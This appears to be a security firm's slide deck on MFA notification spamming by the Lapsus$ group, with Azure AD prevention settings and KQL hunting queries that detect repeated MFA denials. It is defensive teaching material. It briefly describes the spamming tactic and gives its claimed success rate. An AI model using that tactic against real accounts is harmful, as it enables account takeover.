
[DEV-0537 criminal actor targeting organizations for data exfiltration and destruction - Microsoft Security Blog](#)

wortell

MFA Spamming

MFA Notification spamming

"After 5 notifications, how strong is the chance a user approves it?." Lapsus\$ reports 50% chance for accepting.



MFA Spamming

Prevention


1. Enable MFA Number matching experience
2. Enable MFA Additional Context
3. Implement Azure AD Identity Protection
4. Hunting for data (MFA status denied/ user did not respond)
5. Train users and alert attempts
6. No location-based IP exclusions
7. Good Conditional Access baseline

MFA Spamming

Feature currently in preview



Prevention 1- Number matching



The screenshot illustrates the Microsoft Authenticator app interface during a multi-factor authentication (MFA) process. On the left, a white pop-up window titled "Approve sign in request" displays the number "93" inside a red-bordered input field. A red arrow points from this input field to a similar red-bordered input field on the right. The right side shows a larger window with the heading "Are you trying to sign in?" and the email address "Donald.Duck@m365securitylabs.onmicrosoft.com". Below this, a numeric keypad is displayed with the number "93" entered. At the bottom of the keypad, there are two buttons: "No, it's not me" and "Yes". To the right of the keypad, the text "Authenticator locked" is visible.

wortell

MFA Spamming

Feature currently in preview



Prevention 1- Number matching

How to use number matching in multifactor authentication (MFA) notifications (Preview) - Authentication Methods Policy

Article • 05/17/2022 • 6 minutes to read • 5 contributors



This topic covers how to enable number matching in Microsoft Authenticator push notifications to improve user sign-in security.

! Note

Number matching is a key security upgrade to traditional second factor notifications in the Microsoft Authenticator app that will be enabled by default for all tenants a few months after general availability (GA).

We highly recommend enabling number matching in the near-term for improved sign-in security.

Prerequisites

Your organization will need to enable Microsoft Authenticator (traditional second factor) push notifications for some users or groups using the new Authentication Methods Policy API. If your organization is using ADFS adapter or NPS extensions, please upgrade to the latest versions for a consistent experience.

wortell

MFA Spamming

Feature currently in preview



Prevention 2 - Additional context

Approve sign in request

Open your Authenticator app, and enter the number shown to sign in.

85

No numbers in your app? Make sure to upgrade to the latest version.

I can't use my Microsoft Authenticator app right now

More information

Are you trying to sign in?

m365securitylabs
Donald.Duck@m365securitylabs.onmicrosoft.com

Enter the number shown to sign in.

App
OfficeHome

Location
North Holland, Netherlands

Amsterdam

85

No, it's not me Yes

1	2 ABC	3 DEF
4 GHI	5 JKL	6 MNO
7 PQRS	8 TUV	9 WXYZ
0		✖

wortell

MFA Spamming

Prevention 3 – Hunting 1/4

1. SigninLogs
2. Resulttype == 500121 (Authentication failed)
3. AuthenticationDetails.authenticationMethod



```
SigninLogs
| where ResultType == 500121
| where Status has "MFA Denied; user declined the authentication" or Status has "MFA denied; Phone App
Reported Fraud"
```

MFA Spamming

Prevention 3 – Hunting 2/4

```
1 SigninLogs
2 | project
3   TimeGenerated,
4   AuthenticationRequirement,
5   AuthenticationDetails,
6   UserPrincipalName,
7   CorrelationId
8 | where AuthenticationRequirement == "multiFactorAuthentication"
```

Results		Chart	Add bookmark
<input type="checkbox"/>	TimeGenerated [UTC]	AuthenticationRequirement	
<input type="checkbox"/>	> 5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	[{"authenticationStepDateTime": "2022-05-18T09:16:35.8526703+00:00", "authenticationMethod": "Password", "authenticationMethodDetail": "Password Hash Sync", "succeeded": true, "authenticationStepRequirement": "Multi-factor authentication", "StatusSequence": 0, "RequestSequence": 0}, {"authenticationStepDateTime": "2022-05-18T09:16:35.8526703+00:00", "authenticationMethod": "Password", "authenticationMethodDetail": "Password Hash Sync", "succeeded": true, "authenticationStepRequirement": "Multi-factor authentication", "StatusSequence": 0, "RequestSequence": 0}, {"authenticationStepDateTime": "2022-05-18T09:16:35.8526703+00:00", "authenticationMethod": "Password", "authenticationMethodDetail": "Password Hash Sync", "succeeded": true, "authenticationStepRequirement": "Multi-factor authentication", "StatusSequence": 0, "RequestSequence": 0}, {"authenticationStepDateTime": "2022-05-18T09:16:26.6193375+00:00", "authenticationMethod": "Password", "authenticationMethodDetail": "Password Hash Sync", "succeeded": true, "authenticationStepRequirement": "Multi-factor authentication", "StatusSequence": 0, "RequestSequence": 0}, {"authenticationStepDateTime": "2022-05-18T09:04:46.5420908+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:58:56.6683209+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:57:44.8685139+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:55:16.2795913+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:52:20.6859067+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:51:08.4206099+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:51:06.8355955+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}, {"authenticationStepDateTime": "2022-05-18T08:51:05.9361855+00:00", "authenticationMethod": "Previously satisfied", "succeeded": true, "authenticationStepResultDetail": "First factor requirement satisfied by claim in the token", "authenticationStepRequirement": "Primary authentication"}]
<input type="checkbox"/>	> 5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 9:16:35.852 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 9:16:26.619 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 9:04:46.542 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:58:56.668 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:57:44.868 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:55:16.279 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:52:20.685 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:51:08.420 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:51:06.835 AM	multiFactorAuthentication	
<input type="checkbox"/>	> 5/18/2022, 8:51:05.936 AM	multiFactorAuthentication	

MFA Spamming

Prevention 3 – Hunting 3/4

```
1 SigninLogs
2 | project
3   TimeGenerated,
4   AuthenticationRequirement,
5   AuthenticationDetails,
6   UserPrincipalName,
7   CorrelationId
8 | where AuthenticationRequirement == "multiFactorAuthentication"
9 | extend AuthResult = tostring(parse_json(AuthenticationDetails)[1].authenticationStepResultDetail)
10 | where AuthResult in ("MFA denied; user declined the authentication","MFA denied; user did not respond to mobile app notification")
11 | summarize ['Result Types']=make_list(AuthResult), ['Result Count']=count() by UserPrincipalName, bin(TimeGenerated, 60m)
12 | where ['Result Count'] > 3
```

Results Chart  Add bookmark

TimeGenerated [UTC]	UserPrincipalName	Result Types	Result Count
<input type="checkbox"/> > 5/11/2022, 2:00:00.000 PM		["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	4
<input type="checkbox"/> > 5/17/2022, 9:00:00.000 AM		["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	4
<input type="checkbox"/> > 5/12/2022, 9:00:00.000 AM		["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	4
<input type="checkbox"/> > 5/16/2022, 12:00:00.000 PM		["MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification","MFA denied; user did not respond to mobile app notification"]	5

MFA Spamming

github.com/Reprisegg (Matt Zorich)

Prevention 3 – Hunting 4/4


More interesting
KQL examples

```
1 //Detect when a user denies MFA several times within a single sign in attempt and then completes MFA.
2 //This could be a sign of someone trying to spam your users with MFA prompts until they accept.
3 //Select your threshold of how many times a user denies MFA before accepting
4 let threshold=2;
5 SigninLogs
6 | project
7 TimeGenerated,
8 AuthenticationRequirement,
9 AuthenticationDetails,
10 UserPrincipalName,
11 CorrelationId
12 //Include only authentications that require MFA
13 | where AuthenticationRequirement == "multiFactorAuthentication"
14 //Extend authentication result description
15 | extend AuthResult = tostring(parse_json(AuthenticationDetails)[1].authenticationStepResultDetail)
16 //Find results that include both denied and completed MFA
17 | where AuthResult in ("MFA completed in Azure AD", "MFA denied; user declined the authentication","MFA denied; user did not respond to mobile app notification")
...  
...
```

Results	Chart	Add bookmark	
<input type="checkbox"/> Result Types	CorrelationId	UserPrincipalName	Denied MFA Count
<input type="checkbox"/> > MFA denied; user did not respond to mobile app notification	27879376-cb74-41e4-9eef-060f62be3668		2
<input type="checkbox"/> > MFA denied; user did not respond to mobile app notification	662867a6-baba-4a48-8e65-7c07f996f873		4
<input type="checkbox"/> > MFA denied; user did not respond to mobile app notification	4869acdb-da99-4f7e-a914-822c1983f08e		4
<input type="checkbox"/> > MFA denied; user did not respond to mobile app notification	41f3f1c0-2fbe-4f2a-a981-f5c93a01d788		3
<input type="checkbox"/> > MFA denied; user did not respond to mobile app notification	2cf3b3a3-0cd0-47ca-9e62-0cdb8030a630		3
<input type="checkbox"/> > MFA denied; user did not respond to mobile app notification	bc8e0a2d-2896-49ea-9fd1-0c4b8155019a		2

wortell

Conclusion



